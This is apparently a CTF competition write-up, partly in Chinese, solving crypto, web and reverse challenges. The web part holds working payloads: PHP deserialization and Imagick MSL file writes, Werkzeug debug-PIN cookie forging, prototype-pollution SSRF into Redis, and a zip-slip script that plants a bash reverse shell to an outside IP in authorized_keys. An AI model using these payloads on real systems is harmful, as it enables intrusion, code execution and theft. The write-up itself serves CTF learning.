"""
debug = True

"""
Setting strict to true will stop the algorithm (and
return (-1, -1)) if we don't have a correct
upperbound on the determinant. Note that this
doesn't necesseraly mean that no solutions
will be found since the theoretical upperbound is
usualy far away from actual results. That is why
you should probably use `strict = False`
"""
strict = False
```

```
"""
This is experimental, but has provided remarkable results
so far. It tries to reduce the lattice as much as it can
while keeping its efficiency. I see no reason not to use
this option, but if things don't work, you should try
disabling it
"""
helpful_only = True
dimension_min = 7 # stop removing if lattice reaches that dimension

##########################################
# Functions
##########################################

# display stats on helpful vectors
def helpful_vectors(BB, modulus):
    nothelpful = 0
    for ii in range(BB.dimensions()[0]):
        if BB[ii,ii] >= modulus:
            nothelpful += 1

    print(nothelpful, "/", BB.dimensions()[0], " vectors are not helpful")

# display matrix picture with 0 and X
def matrix_overview(BB, bound):
    for ii in range(BB.dimensions()[0]):
        a = ('%02d ' % ii)
        for jj in range(BB.dimensions()[1]):
            a += '0' if BB[ii,jj] == 0 else 'X'
            if BB.dimensions()[0] < 60:
                a += ' '
        if BB[ii, ii] >= bound:
            a += '~'
        print(a)

# tries to remove unhelpful vectors
# we start at current = n-1 (last vector)
def remove_unhelpful(BB, monomials, bound, current):
    # end of our recursive function
    if current == -1 or BB.dimensions()[0] <= dimension_min:
        return BB

    # we start by checking from the end
    for ii in range(current, -1, -1):
        # if it is unhelpful:
        if BB[ii, ii] >= bound:
            affected_vectors = 0
            affected_vector_index = 0
            # let's check if it affects other vectors
```

```
            for jj in range(ii + 1, BB.dimensions()[0]):
                # if another vector is affected:
                # we increase the count
                if BB[jj, ii] != 0:
                    affected_vectors += 1
                    affected_vector_index = jj

            # level:0
            # if no other vectors end up affected
            # we remove it
            if affected_vectors == 0:
                print("* removing unhelpful vector", ii)
                BB = BB.delete_columns([ii])
                BB = BB.delete_rows([ii])
                monomials.pop(ii)
                BB = remove_unhelpful(BB, monomials, bound, ii-1)
                return BB

            # level:1
            # if just one was affected we check
            # if it is affecting someone else
            elif affected_vectors == 1:
                affected_deeper = True
                for kk in range(affected_vector_index + 1, BB.dimensions()[0]):
                    # if it is affecting even one vector
                    # we give up on this one
                    if BB[kk, affected_vector_index] != 0:
                        affected_deeper = False
                # remove both it if no other vector was affected and
                # this helpful vector is not helpful enough
                # compared to our unhelpful one
                if affected_deeper and abs(bound - BB[affected_vector_index,
affected_vector_index]) < abs(bound - BB[ii, ii]):
                    print("* removing unhelpful vectors", ii, "and",
affected_vector_index)
                    BB = BB.delete_columns([affected_vector_index, ii])
                    BB = BB.delete_rows([affected_vector_index, ii])
                    monomials.pop(affected_vector_index)
                    monomials.pop(ii)
                    BB = remove_unhelpful(BB, monomials, bound, ii-1)
                    return BB
        # nothing happened
        return BB

    """
    Returns:
    * 0,0   if it fails
    * -1,-1 if `strict=true`, and determinant doesn't bound
    * x0,y0 the solutions of `pol`
```

```
"""
def boneh_durfee(pol, modulus, mm, tt, XX, YY):
    """
    Boneh and Durfee revisited by Herrmann and May

    finds a solution if:
    * d < N^delta
    * |x| < e^delta
    * |y| < e^0.5
    whenever delta < 1 - sqrt(2)/2 ~ 0.292
    """

    # substitution (Herrman and May)
    PR.<u, x, y> = PolynomialRing(ZZ)
    Q = PR.quotient(x*y + 1 - u) # u = xy + 1
    polZ = Q(pol).lift()

    UU = XX*YY + 1

    # x-shifts
    gg = []
    for kk in range(mm + 1):
        for ii in range(mm - kk + 1):
            xshift = x^ii * modulus^(mm - kk) * polZ(u, x, y)^kk
            gg.append(xshift)
    gg.sort()

    # x-shifts list of monomials
    monomials = []
    for polynomial in gg:
        for monomial in polynomial.monomials():
            if monomial not in monomials:
                monomials.append(monomial)
    monomials.sort()

    # y-shifts (selected by Herrman and May)
    for jj in range(1, tt + 1):
        for kk in range(floor(mm/tt) * jj, mm + 1):
            yshift = y^jj * polZ(u, x, y)^kk * modulus^(mm - kk)
            yshift = Q(yshift).lift()
            gg.append(yshift) # substitution

    # y-shifts list of monomials
    for jj in range(1, tt + 1):
        for kk in range(floor(mm/tt) * jj, mm + 1):
            monomials.append(u^kk * y^jj)

    # construct lattice B
    nn = len(monomials)
```

```
    BB = Matrix(ZZ, nn)
    for ii in range(nn):
        BB[ii, 0] = gg[ii](0, 0, 0)
        for jj in range(1, ii + 1):
            if monomials[jj] in gg[ii].monomials():
                BB[ii, jj] = gg[ii].monomial_coefficient(monomials[jj]) * monomials[jj]
(UU,XX,YY)

    # Prototype to reduce the lattice
    if helpful_only:
        # automatically remove
        BB = remove_unhelpful(BB, monomials, modulus^mm, nn-1)
        # reset dimension
        nn = BB.dimensions()[0]
        if nn == 0:
            print("failure")
            return 0,0

    # check if vectors are helpful
    if debug:
        helpful_vectors(BB, modulus^mm)

    # check if determinant is correctly bounded
    det = BB.det()
    bound = modulus^(mm*nn)
    if det >= bound:
        print("We do not have det < bound. Solutions might not be found.")
        print("Try with highers m and t.")
        if debug:
            diff = (log(det) - log(bound)) / log(2)
            print("size det(L) - size e^(m*n) = ", floor(diff))
        if strict:
            return -1, -1
    else:
        print("det(L) < e^(m*n) (good! If a solution exists < N^delta, it will be
found)")

    # display the lattice basis
    if debug:
        matrix_overview(BB, modulus^mm)

    # LLL
    if debug:
        print("optimizing basis of the lattice via LLL, this can take a long time")

    BB = BB.LLL()

    if debug:
        print("LLL is done!")
```

```
    # transform vector i & j -> polynomials 1 & 2
    if debug:
        print("looking for independent vectors in the lattice")
    found_polynomials = False

    for pol1_idx in range(nn - 1):
        for pol2_idx in range(pol1_idx + 1, nn):
            # for i and j, create the two polynomials
            PR.<w,z> = PolynomialRing(ZZ)
            pol1 = pol2 = 0
            for jj in range(nn):
                pol1 += monomials[jj](w*z+1,w,z) * BB[pol1_idx, jj] / monomials[jj]
(UU,XX,YY)
                pol2 += monomials[jj](w*z+1,w,z) * BB[pol2_idx, jj] / monomials[jj]
(UU,XX,YY)

            # resultant
            PR.<q> = PolynomialRing(ZZ)
            rr = pol1.resultant(pol2)

            # are these good polynomials?
            if rr.is_zero() or rr.monomials() == [1]:
                continue
            else:
                print("found them, using vectors", pol1_idx, "and", pol2_idx)
                found_polynomials = True
                break
        if found_polynomials:
            break

    if not found_polynomials:
        print("no independant vectors could be found. This should very rarely
happen...")
        return 0, 0

    rr = rr(q, q)

    # solutions
    soly = rr.roots()

    if len(soly) == 0:
        print("Your prediction (delta) is too small")
        return 0, 0

    soly = soly[0][0]
    ss = pol1(q, soly)
    solx = ss.roots()[0][0]
```

```
    #
    return solx, soly

def solve_RSA(N,e):
    ########################################
    # How To Use This Script
    ########################################

    #
    # The problem to solve (edit the following values)
    #

    # the hypothesis on the private exponent (the theoretical maximum is 0.292)
    delta = .26 # this means that d < N^delta

    #
    # Lattice (tweak those values)
    #

    # you should tweak this (after a first run), (e.g. increment it until a solution is
found)
    m = 4 # size of the lattice (bigger the better/slower)

    # you need to be a lattice master to tweak these
    t = int((1-2*delta) * m)  # optimization from Herrmann and May
    X = 2*floor(N^delta)  # this _might_ be too much
    Y = floor(N^(1/2))    # correct if p, q are ~ same size

    #
    # Don't touch anything below
    #

    # Problem put in equation
    P.<x,y> = PolynomialRing(ZZ)
    A = int((N+1)/2)
    pol = 1 + x * (A + y)

    #
    # Find the solutions!
    #

    # Checking bounds
    if debug:
        print("=== checking values ===")
        print("* delta:", delta)
        print("* delta < 0.292", delta < 0.292)
        print("* size of e:", int(log(e)/log(2)))
        print("* size of N:", int(log(N)/log(2)))
        print("* m:", m, ", t:", t)
```

```
    # boneh_durfee
    if debug:
        print("=== running algorithm ===")
        start_time = time.time()

    solx, soly = boneh_durfee(pol, e, m, t, X, Y)

    # found a solution?
    if solx > 0:
        print("=== solution found ===")
        if False:
            print("x:", solx)
            print("y:", soly)

        d = int(pol(solx, soly) / e)
        print("private key found:", d)
    else:
        print("=== no solution was found ===")

    if debug:
        print(("=== %s seconds ===" % (time.time() - start_time)))
    return d

import os
import time
from hashlib import md5
import random

block_size = 16
rounds = 10
```

```
M0re_S3cU3R_S_BOX = [0x72, 0x7d, 0x6c, 0x63, 0x4e, 0x41, 0x50, 0x5f, 0xa, 0x5, 0x14,
0x1b, 0x36, 0x39, 0x28, 0x27, 0xa8, 0xa7, 0xb6, 0xb9, 0x94, 0x9b, 0x8a, 0x85, 0xd0,
0xdf, 0xce, 0xc1, 0xec, 0xe3, 0xf2, 0xfd, 0xdd, 0xd2, 0xc3, 0xcc, 0xe1, 0xee, 0xff,
0xf0, 0xa5, 0xaa, 0xbb, 0xb4, 0x99, 0x96, 0x87, 0x88, 0x7, 0x8, 0x19, 0x16, 0x3b, 0x34,
0x25, 0x2a, 0x7f, 0x70, 0x61, 0x6e, 0x43, 0x4c, 0x5d, 0x52, 0x37, 0x38, 0x29, 0x26,
0xb, 0x4, 0x15, 0x1a, 0x4f, 0x40, 0x51, 0x5e, 0x73, 0x7c, 0x6d, 0x62, 0xed, 0xe2, 0xf3,
0xfc, 0xd1, 0xde, 0xcf, 0xc0, 0x95, 0x9a, 0x8b, 0x84, 0xa9, 0xa6, 0xb7, 0xb8, 0x98,
0x97, 0x86, 0x89, 0xa4, 0xab, 0xba, 0xb5, 0xe0, 0xef, 0xfe, 0xf1, 0xdc, 0xd3, 0xc2,
0xcd, 0x42, 0x4d, 0x5c, 0x53, 0x7e, 0x71, 0x60, 0x6f, 0x3a, 0x35, 0x24, 0x2b, 0x6, 0x9,
0x18, 0x17, 0xf8, 0xf7, 0xe6, 0xe9, 0xc4, 0xcb, 0xda, 0xd5, 0x80, 0x8f, 0x9e, 0x91,
0xbc, 0xb3, 0xa2, 0xad, 0x22, 0x2d, 0x3c, 0x33, 0x1e, 0x11, 0x0, 0xf, 0x5a, 0x55, 0x44,
0x4b, 0x66, 0x69, 0x78, 0x77, 0x57, 0x58, 0x49, 0x46, 0x6b, 0x64, 0x75, 0x7a, 0x2f,
0x20, 0x31, 0x3e, 0x13, 0x1c, 0xd, 0x2, 0x8d, 0x82, 0x93, 0x9c, 0xb1, 0xbe, 0xaf, 0xa0,
0xf5, 0xfa, 0xeb, 0xe4, 0xc9, 0xc6, 0xd7, 0xd8, 0xbd, 0xb2, 0xa3, 0xac, 0x81, 0x8e,
0x9f, 0x90, 0xc5, 0xca, 0xdb, 0xd4, 0xf9, 0xf6, 0xe7, 0xe8, 0x67, 0x68, 0x79, 0x76,
0x5b, 0x54, 0x45, 0x4a, 0x1f, 0x10, 0x1, 0xe, 0x23, 0x2c, 0x3d, 0x32, 0x12, 0x1d, 0xc,
0x3, 0x2e, 0x21, 0x30, 0x3f, 0x6a, 0x65, 0x74, 0x7b, 0x56, 0x59, 0x48, 0x47, 0xc8,
0xc7, 0xd6, 0xd9, 0xf4, 0xfb, 0xea, 0xe5, 0xb0, 0xbf, 0xae, 0xa1, 0x8c, 0x83, 0x92,
0x9d]
rcon = [0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1B, 0x36]
shiftRound = lambda array,num: array[num:] + array[:num]

sigma = .26

def long_to_bytes(inp):
    if inp == 0:
        return b'\x00'
    return int(inp).to_bytes((int(inp).bit_length() + 7) // 8, 'big')

def bytes_list_to_long(inp):
    ans = 0
    for j in inp:
        ans = (ans << 8) + j
    return ans

def xor(a,b):
    return bytes([i^^j for i,j in zip(a,b)])

class Ultra:
    def __init__(self, key, iv,stamp):
        self.key, self.iv = key, iv
        self.sbox = M0re_S3cU3R_S_BOX
        self.rcon = rcon
        self.stamp = md5(str(stamp).encode()).digest()
        self.seq = [i for i in range(16)]
        random.seed(stamp)
        self.ct = 0
```

```
    def subBytes(self, block):
        res = bytes([self.sbox[i] for i in block])
        return res

    def mixColumns(self, block):
        def mul(x, i):
            ans, res = 0, x
            while i:
                if i & 1: ans = ans ^^ res
                res <<= 1
                if res & 0x100: res ^^= 0b100011011
                i >>= 1
            return ans
        res= bytes(sum([[mul(block[i], 0x0b) ^^ mul(block[i + 1], 0x07) ^^ mul(block[i
+ 2], 0x0c) ^^ mul(block[i + 3], 0x01),
            mul(block[i], 0x01) ^^ mul(block[i + 1], 0x0b) ^^ mul(block[i + 2], 0x07)
^^ mul(block[i + 3], 0x0c),
            mul(block[i], 0x0c) ^^ mul(block[i + 1], 0x01) ^^ mul(block[i + 2], 0x0b)
^^ mul(block[i + 3], 0x07),
            mul(block[i], 0x07) ^^ mul(block[i + 1], 0x0c) ^^ mul(block[i + 2], 0x01)
^^ mul(block[i + 3], 0x0b)
        ] for i in range(0, 16, 4)], []))
        return res

    def shiftRows(self, block):

        random.shuffle(self.seq)
        res = bytes(block[i] for i in self.seq)
        self.ct+=1
        return res


    def g(self, block4,round):
        block4 = shiftRound(block4,1)
        block4 = self.subBytes(block4)
        block4 = long_to_bytes(block4[0]^^self.rcon[round])+block4[1:]
        return block4

    def genRoundKeys(self, key):
        roundkeys = [key]
        for i in range(rounds):
            mastkey = [roundkeys[-1][i:i+4] for i in range(0,16,4)] #
            res = b''
            res += xor(self.g(mastkey[3],i),mastkey[0])
            res += xor(res[0:4],mastkey[1])
            res += xor(res[4:8],mastkey[2])
            res += xor(res[8:12],mastkey[3])
            roundkeys.append(res)
```

```
        return roundkeys

    def addRoundKey(self, block, roundkey):
        return xor(xor(block,roundkey), self.stamp)

    def pad(self, plaintext):
        return plaintext + chr(block_size - len(plaintext) % block_size).encode()*
(block_size - len(plaintext) % block_size)
        #return plaintext + bytes([block_size - len(plaintext) % block_size])*
(block_size - len(plaintext) % block_size)

    def blockEncrypt(self, block):
        roundkeys = self.genRoundKeys(self.key)
        for i in range(rounds):
            block = self.subBytes(block)
            block = self.shiftRows(block)
            block = self.mixColumns(block)
            block = self.addRoundKey(block, roundkeys[i])
        block = self.subBytes(block)
        block = self.shiftRows(block)
        block = self.addRoundKey(block, roundkeys[-1])
        return block

    def encrypt(self, pt):
        pt = self.pad(pt)
        blocks = [pt[i:i + block_size] for i in range(0, len(pt), block_size)]
        ct = b''
        cbcMask = self.iv
        for block in blocks:
            res = [block[i] ^^ cbcMask[i] for i in range(block_size)]
            res = self.blockEncrypt(res)
            ct += res
            cbcMask = res
        return ct


ct1 =
b"w\x00$\x9d1\x95\xd6Z'\xa5\xbe\xca\xd9\x1d\xa7T\xc0\xd0\xa0\xf7\x05Wz]\x0b\x9c\x7f\x00
\xd6\x8c\xeb\xed\xd7,ol\xa8\xc9\xa6\x10\x17\x9c\xaa\x9a_\x17`\xf5"
e =
736323789801378907048162783354284156266348841419788286476314196238859875561595264559038
456992152083436513828488473372661358299108167815434256019529245171853421680403285762087
792084440743118458099195661190712194822317952559604972300334560650017717266819461461245
594240960414426494346555429999334047008885278 49
```

```
n =
114847810938822861850007472660470836644975507247730169806920744624706248285815035655996
687617737704675085007561931632691867152078441455074075721767506700453385151630426349212
075785902202112688259564189238665059857244779614968649789674145648816025598671116042109
571541456563330667707173609054460094963413838367
c =
886109944435045299616247726920702255186076254572409533129192747381960908883640431242511
064377181828795745816074431774820205999687206294634178292634574400466070691964148978733
327073662444384741574827443397644102861177415749674210648937181273175469606514698315161
333068048295939688698108477921360776188706047 27
ct2 =
b'+\xd2\x0e=\xdf\x85m(\xfch\x8f\x8a\x9d\x9f\xe2T\x0e\xf7\xaf\xc1\xb9\xe3\xd2\x99\xe7\xa
3\x14X\xc9N\xe3x&.\xa4\xbf\xb0\x82\xae|\xb6\xe4\xa0\x12U\x7f\xb2\xa6\x93\xb7F1h\xfc\xd0
\xdf\x1c\xac\xe7\x9e\x8e\xa4\x9b\xc0'

d = solve_RSA(n,e)
#335962987153058992689174487270981824208415176071843416845563681932169274728857 69
md5_stamp = long_to_bytes(pow(c,d,n)) #c0e5b3b2e530fda947f257af265b861c
stamp = float(1687073004.9034045) #Bruteforce
print(stamp)
print(time.ctime(stamp))
print(md5(str(stamp).encode()).digest().hex())

leak = b"Did you know a film called Rango?"
u = Ultra(b'\x00'*16,b'\x00'*16,stamp)
ans0 = u.encrypt(leak)
ans1s = []
for i in range(16):
    key = [0]*16
    iv = [0]*16
    for j in range(7,-1,-1):
        key[i] = 1 << j
        u = Ultra(bytes(key), bytes(iv), stamp)
        ans1s.append(u.encrypt(leak))
for i in range(16):
    key = [0]*16
    iv = [0]*16
    for j in range(7,-1,-1):
        iv[i] = 1 << j
        u = Ultra(bytes(key), bytes(iv), stamp)
        ans1s.append(u.encrypt(leak))
delta1s = [bytes_list_to_long([ans1[i] for i in range(48)]) for ans1 in ans1s]
delta0 = bytes_list_to_long([ans0[i] for i in range(48)])
deltac = bytes_list_to_long([ct1[i] for i in range(48)])
delta1s = [[int(i) for i in bin(delta1)[2:].zfill(384)] for delta1 in delta1s]
delta0 = [int(i) for i in bin(delta0)[2:].zfill(384)]
deltac = [int(i) for i in bin(deltac)[2:].zfill(384)]
A = matrix(GF(2), delta1s) + matrix(GF(2), [delta0] * 256)
b = vector(GF(2), deltac) + vector(GF(2), delta0)
```

```
ans = A.solve_left(b)
print('ans =', ans)
if 1:
    key = 0
    for i in range(128):
        key = key * 2 + int(ans[i])
    key = int(key).to_bytes(16,'big')
    iv = 0
    for i in range(128):
        iv = iv * 2 + int(ans[i+128])
    iv = int(iv).to_bytes(16,'big')
    print('key recovered:', key.hex())
    print('iv recovered:', iv.hex())

u = Ultra(key,iv,stamp)
assert u.encrypt(leak) == ct1
ans0 = u.encrypt(b'\x00'*64)
ans1s = []
for i in range(512):
    u = Ultra(key,iv,stamp)
    u.encrypt(leak)
    msg1 = int(1 << i).to_bytes(64, 'big')
    ans1s.append(u.encrypt(msg1))
delta1s = [bytes_list_to_long([ans1[i] for i in range(64)]) for ans1 in ans1s]
delta0 = bytes_list_to_long([ans0[i] for i in range(64)])
deltac = bytes_list_to_long([ct2[i] for i in range(64)])
delta1s = [[int(i) for i in bin(delta1)[2:].zfill(512)] for delta1 in delta1s]
delta0 = [int(i) for i in bin(delta0)[2:].zfill(512)]
deltac = [int(i) for i in bin(deltac)[2:].zfill(512)]
A = matrix(GF(2), delta1s) + matrix(GF(2), [delta0] * 512)
b = vector(GF(2), deltac) + vector(GF(2), delta0)
ans = A.solve_left(b)
print('ans =', ans)
flag = 0
for i in ans[::-1]:
    flag = flag * 2 + int(i)
print(int(flag).to_bytes(64, 'big'))
```

WEB

pypyp?

burp包

```
POST / HTTP/1.1
Host: 115.239.215.75:8081
Content-Length: 550
Cookie: PHPSESSID=RABBIT
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3wRkBuO1AXkzMQUZ
Connection: close

------WebKitFormBoundary3wRkBuO1AXkzMQUZ
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

aaa
------WebKitFormBoundary3wRkBuO1AXkzMQUZ
Content-Disposition: form-data; name="data"

a:2:{s:4:"type";s:13:"SplFileObject";s:10:"properties";a:2:
{i:0;s:60:"php://filter/read=convert.base64-encode/resource=/app/app.py";i:1;s:1:"r";}}
------WebKitFormBoundary3wRkBuO1AXkzMQUZ
Content-Disposition: form-data; name="hh"; filename="rubbish"
Content-Type: application/octet-stream

aaa
------WebKitFormBoundary3wRkBuO1AXkzMQUZ--
```

有soap,flask开了debug

flask算pin有坑 所以直接把服务器上的/usr/lib/python3.8/site-packages/werkzeug/debug/**init**.py扒下来改改绝对不会错(名字是用_GlobIterator找到的

算cookie

```
def calc_cookie():
    rv = None
    num = None
    # This information only exists to make the cookie unique on the
    # computer, not as a security feature.
    probably_public_bits = [
        'app',
        'flask.app',
        'Flask',
        '/usr/lib/python3.8/site-packages/flask/app.py',
    ]
    private_bits =
[str(int(readfile('/sys/class/net/eth0/address').decode().strip().replace(':', ''),
16)),
readfile('/proc/sys/kernel/random/boot_id').decode().strip()+readfile('/proc/self/cgrou
p').decode().split('\n')[0].strip().rpartition("/")[2]]

    h = hashlib.sha1()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode("utf-8")
        h.update(bit)
```

```
    h.update(b"cookiesalt")

    cookie_name = f"__wzd{h.hexdigest()[:20]}"
    if num is None:
        h.update(b"pinsalt")
        num = f"{int(h.hexdigest(), 16):09d}"[:9]
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = "-".join(
                    num[x : x + group_size].rjust(group_size, "0")
                    for x in range(0, len(num), group_size)
                )
                break
        else:
            rv = num
    cookie_value = f"{int(time.time())}|{hash_pin(rv)}"
    return {cookie_name: cookie_value}
```

然后soap发过去，suid curl读flag

hellojava

CVE-2022-36944

```
import scala.reflect.runtime.{currentMirror => cm}
import java.io.{ByteArrayInputStream, ByteArrayOutputStream, ObjectInputStream,
ObjectOutputStream}
import java.util.Base64
import scala.reflect.runtime.universe.{TermName, typeOf}

object Main {
  def serialize(obj: AnyRef): Array[Byte] = {
    val buffer = new ByteArrayOutputStream
    val out = new ObjectOutputStream(buffer)
    out.writeObject(obj)
    buffer.toByteArray
  }
  def main(args: Array[String]): Unit = {
    val u = LazyList.from(10).map(myFun)

    val lazyListType = typeOf[LazyList[_]]

    val stateEvaluatedField =
lazyListType.member(TermName("scala$collection$immutable$LazyList$stateEvaluated")).asT
erm
    val instanceMirror = cm.reflect(u)
    val stateEvaluated =
instanceMirror.reflectField(stateEvaluatedField).get.asInstanceOf[Boolean]
```

```
    if (!stateEvaluated) {
      instanceMirror.reflectField(stateEvaluatedField).set(true)
    }
    println(Base64.getEncoder.encodeToString(serialize(u)))

  }}
```

Mybean哪里可以这么绕

```
{"Base64Code":"Eval","":true}
```

调用哪个myFun，myFun可以触发hessian反序列化，很套

hessian使用0ctf的JavaWrapper的思路直接就打了

an4er_monitor

(/api/server/import) prototype pollution → http get→ ssrf redis → flag

redis开了unix socket unixsocket /run/redis/redis.sock

三个请求

```
http://61.147.171.105:65038/api/server/import?
__proto__.method=SET&__proto__.socketPath=/run/redis/redis.sock&hostname=0.0.0.0
http://61.147.171.105:65038/api/server/check?hostname=0.0.0.0&path=IsAdminSession
http://61.147.171.105:65038/api/server/getflag
```

fumo_backdoor

https://github.com/AFKL-CUIT/CTF-Challenges/blob/master/CISCN/2022/backdoor/writup/writup.md

这道题需要用new a(a(b) imagick 的 read/write把flag读出来写到/tmp/里，然后利用上面的技巧触发serialize→*_sleep, 读出tmp里的flag*

_难点在于让flag通过图片校验 翻了下这份文档

[https://github.com/ImageMagick/ImageMagick/blob/main/www/formats.html]
*(https:*github.com_imagemagick_imagemagick_blob_main_www_formats)

uyvy格式的检查较为宽松

exp

删除

```
GET /?cmd=rm HTTP/1.1
Host: 192.168.3.32:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.0.0 Safari/537.36
Cookie: PHPSESSID=RABBIT
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

写入session

```
POST /?
cmd=unserialze&data=O%3a13%3a%22fumo_backdoor%22%3a3%3a%7bs%3a4%3a%22path%22%3bN%3bs%3a
4%3a%22argv%22%3bs%3a17%3a%22vid%3amsl%3a%2ftmp%2fphp*%22%3bs%3a5%3a%22class%22%3bs%3a7
%3a%22Imagick%22%3b%7d HTTP/1.1
Host: 192.168.3.32:18080
User-Agent: curl/7.88.1
Accept: */*
Content-Length: 697
Content-Type: multipart/form-data; boundary=------------------------b2fa911beb0df7b1
Connection: close

--------------------------b2fa911beb0df7b1
Content-Disposition: form-data; name="aa"; filename="aa"
Content-Type: application/octet-stream

<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="inline:data://image/x-portable-
anymap;base64,UDYKOSA5CjI1NQoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHJ1YmJpc2hoaGhoaGhoaGhoaGhoaGhoaGhoaGh
oaGhoaGhoaGhoaHxPOjEzOiJmdW1vX2JhY2tkb29yIjoxOntzOjQ6InBhdGgiO3M6MTM6Ii90bXAvMjMzM2hoaG
giO30="/>
<write filename="/tmp/sess_RABBIT"/>
</image>

--------------------------b2fa911beb0df7b1--
```

复制flag

```
POST /?
cmd=unserialze&data=O%3a13%3a%22fumo_backdoor%22%3a3%3a%7bs%3a4%3a%22path%22%3bN%3bs%3a
4%3a%22argv%22%3bs%3a17%3a%22vid%3amsl%3a%2ftmp%2fphp*%22%3bs%3a5%3a%22class%22%3bs%3a7
%3a%22Imagick%22%3b%7d HTTP/1.1
Host: 192.168.3.32:18080
User-Agent: curl/7.88.1
```

```
Accept: */*
Content-Length: 319
Content-Type: multipart/form-data; boundary=------------------------b2fa911beb0df7b1
Connection: close

--------------------------b2fa911beb0df7b1
Content-Disposition: form-data; name="aa"; filename="aa"
Content-Type: application/octet-stream

<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="uyvy:/flag"/>
<write filename="/tmp/2333hhhh"/>
</image>

--------------------------b2fa911beb0df7b1--
```

反序列化读flag

```
GET /?
cmd=unserialze&data=O%3a13%3a%22fumo_backdoor%22%3a4%3a%7bs%3a4%3a%22path%22%3bN%3bs%3a
4%3a%22argv%22%3bN%3bs%3a4%3a%22func%22%3bs%3a13%3a%22session_start%22%3bs%3a5%3a%22cla
ss%22%3bN%3b%7d HTTP/1.1
Host: 192.168.3.32:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.0.0 Safari/537.36
Cookie: PHPSESSID=RABBIT
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

ezcheck1n

```
HEAD /2023/&url=172.20.0.2:8080/§2024§.php%253furl=[your server]/ss HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://115.239.215.75:8082/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Location: sss2023
Connection: close
```

SycServer

zip slip可写文件，admin触发ssh后门

```
┌──(rabbit㉿Hagia-Sophia)-[/tmp]
└─$ cat zz.py
import zipfile
import requests
pub = requests.get('http://119.13.91.238:8888/readfile?
file=/home/vanzy/.ssh/id_rsa.pub').text
print(pub)
with open('hh.txt', 'w') as f:
    f.write('command="bash -c \'bash -i >&/dev/tcp/118.89.184.205/80 0>&1\'" ' + pub)
# the name of the zip file to generate
zf = zipfile.ZipFile('1.zip', 'w')
# the name of the malicious file that will overwrite the origial file (must exist on
disk)
fname = 'hh.txt'
#destination path of the file
zf.write(fname, '../home/vanzy/.ssh/authorized_keys')

┌──(rabbit㉿Hagia-Sophia)-[/tmp]
└─$ python3 zz.py && curl -vv -F file=@/tmp/1.zip http://119.13.91.238:8888/file-
unarchiver && curl -vv http://119.13.91.238:8888/admin
```

Re

checkFlow

doCheck跟输入无关，没有状态，直接爆破

Frida脚本：

- 需要gdb启动起来之后detach再让frida attach
- vector的初始化在输入之后，需要patch出来一个死循环让frida能在后面attach上

```
doCheck = new NativeFunction(new NativePointer(0x407028), 'bool', ['pointer',
'pointer',
'pointer'])
string_init = new NativeFunction(new NativePointer(0x407782), 'pointer', ['pointer',
'poi
nter'])
s = Memory.alloc(100)

function intTo12BitBinaryString(num) {
  // 将数字限制在12位范围内
  num = num & 0xFFF;
```

```
  // 将数字转换为二进制字符串
  let binaryString = num.toString(2);

  // 如果二进制字符串的长度不足12位，在前面补零
  while (binaryString.length < 12) {
    binaryString = '0' + binaryString;
  }

  return binaryString;
}


for (var i = 0; i < 4096; i++) {
    var ss = intTo12BitBinaryString(i)
    string_init(s, Memory.allocUtf8String(ss))
    if (doCheck(s, new NativePointer(0x7ffffffccc0), new
NativePointer(0x7ffffffcce0))) {
        console.log(ss)
    }
}
```

SycTee

超级baby题，example里的aes改的

key:snbjklefsdcvfsyc

iv:snbjklefsdcvfsyc

data:bytes.fromehex('25030A6CF8B1CE7FC9420C0D68B31C0464FAE5A422D42CFF4E362A')

Digital_circuit_learning

stm32固件，参考D3CTF2022

https://blog.shi1011.cn/ctf/2223

check点在这

```
int __fastcall sub_8001CC0(char *inp)
{
  int result; // r0

  serial_key[state % 11] = 'a';
  serial_key[++state % 11] = 0;
  result = state;
  if ( state == 10 )
  {
    if ( !strcmp((int)serial_key, (int)"bdgfciejha") )
    {
      puts((int)"You are right!!!\r\n");
      to_hex(enc_flag, inp, 10);
      return printf("The flag is SCTF{%s}\r\n", enc_flag);
    }
    else
    {
      return puts((int)"You are error!!!\r\n");
    }
  }
  return result;
}
```

check实际上是对调用函数的顺序进行校验

```
int vm_call()
{
  int i; // r4

  ++counts;
  if ( sub_8000CF8(0x40000000, 1u) )
  {
    for ( i = 0; i < 10; ++i )
    {
      if ( ctx_func_maps[i].key == ch )
      {
        ((void (__fastcall *)(char *, int))ctx_func_maps[i].func)(inp_proc, 10);
        ch = sub_8001A8C((unsigned __int8)ch);
        ++state;
      }
    }
  }
  if ( counts == 10 && state < 11 )
    puts((int)"You are error!!!\r\n");
  return sub_8000CDA(0x40000000, 1);
}
```

